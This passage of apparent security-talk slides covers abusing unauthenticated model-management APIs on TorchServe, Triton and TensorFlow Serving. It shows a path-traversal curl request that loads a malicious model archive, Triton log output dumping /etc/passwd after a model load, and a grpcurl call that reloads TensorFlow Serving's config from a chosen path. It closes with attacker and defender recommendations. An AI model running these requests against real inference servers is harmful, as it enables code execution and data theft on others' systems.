 "http://localhost:8081/models&initial_workers=1&url=file:///tmp/../../../attacker.mar"


ERROR: Relative path is not allowed in url: /tmp/../../../attacker.mar

ls model_store
normal.mar attacker.mar

curl -X POST  "http://localhost:8081/models&initial_workers=1&url=file://attacker.mar"
```

Other Inference Servers - Triton

- Triton Inference Server is made by NVIDIA
  - supports different backends (including vLLM)
- Triton exposes both HTTP and gRPC APIs
  - These APIs have **no authentication** by default and are bound to **0.0.0.0**
- Triton supports cloud-based model repositories (e.g. S3).
- Model management APIs can be abused for code execution.

Triton – Model Management


- Triton has three modes of model management control
  - **none** – Default, prevents any new models from being loaded for any reason.
  - **poll** – Polls model repo for new files
  - **explicit** – Exposes the model load API at *POST v2/repository/models/${MODEL_NAME}/load*

```
| server_version                   | 2.44.0

| server_extensions                | classification sequence model_repository model_reposi
icy model_configuration system_shared_memory cuda_shared_memory binary_tensor_data paramet
| model_repository_path[0]         | /models

| model_control_mode               | MODE_EXPLICIT

| strict_model_config              | 0

| rate_limit                       | OFF

| pinned_memory_pool_byte_size     | 268435456

| min_supported_compute_capability | 6.0

| strict_readiness                 | 1

| exit_timeout                     | 30

| cache_enabled                    | 0

+----------------------------------+----------------------------------------------------
-------------------------------------------------------------------------------------------

I0922 02:00:51.574943 1 grpc_server.cc:2466] Started GRPCInferenceService at 0.0.0.0:8001
I0922 02:00:51.575207 1 http_server.cc:4636] Started HTTPService at 0.0.0.0:8000
I0922 02:00:51.623157 1 http_server.cc:320] Started Metrics Service at 0.0.0.0:8002
I0922 02:01:03.013109 1 model_lifecycle.cc:469] loading: loadmodel:1
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Triton – Explicit Mode

Requirements

- backend – `python`
- `file:1/model.py`
- Base64 must contain a class named `TritonPythonModel`



Other Inference Servers – TensorFlow Serving

- TensorFlow Serving is maintained by Google.
- Serves a REST interface on **0.0.0.0:8051** with **no authentication**
- Serves a gRPC interface on **0.0.0.0:8050** with **no authentication**
- gRPC interface exposes **`tensorflow.serving.ModelService/HandleReloadConfigRequest`**
  - This can be used to load models from arbitrary locations on disk.
  - This overwrites running config, leading to DoS if input is invalid.
  - Models need to be in TensorFlows SavedModel format

```
/root/go/bin/grpcurl -d '{ "config": { "model_config_list": { "config": { "name": "NEWMODEL",
"base_path": "/tmp/exfilmodeltwo/", "model_platform": "tensorflow" } } } }' -proto
./tensorflow_serving/apis/model_service.proto -plaintext  172.17.0.2:8500
tensorflow.serving.ModelService/HandleReloadConfigRequest
2024-09-17 03:34:44.220042: I tensorflow_serving/model_servers/model_service_impl.cc:57] {
  "status": {}
}

---
Config entry
    index : 0
    path : /tmp/exfilmodeltwo/
    name : NEWMODEL
    platform : tensorflow
2024-09-17 03:34:44.220103: I tensorflow_serving/model_servers/server_core.cc:474] Adding/updating
models.
2024-09-17 03:34:44.220110: I tensorflow_serving/model_servers/server_core.cc:603]  (Re-)adding
model: NEWMODEL
2024-09-17 03:34:44.220124: I tensorflow_serving/model_servers/server_core.cc:495] Finished
adding/updating models
```

Conclusion

As a attacker:

- Look for places where models are loaded and managed.
- Being able to write to the filesystem/cloud location where models are stored can lead to code execution
- Look for **torch.load()** or similar functions in code review.

As a defender:

- Use safe model formats whenever possible.
- Be very aware network exposure of services.
- Enable optional authentication and disable unused features.
- Enumerate which users can push new models/write to filesystem
- Read the API documentation!

Thank you!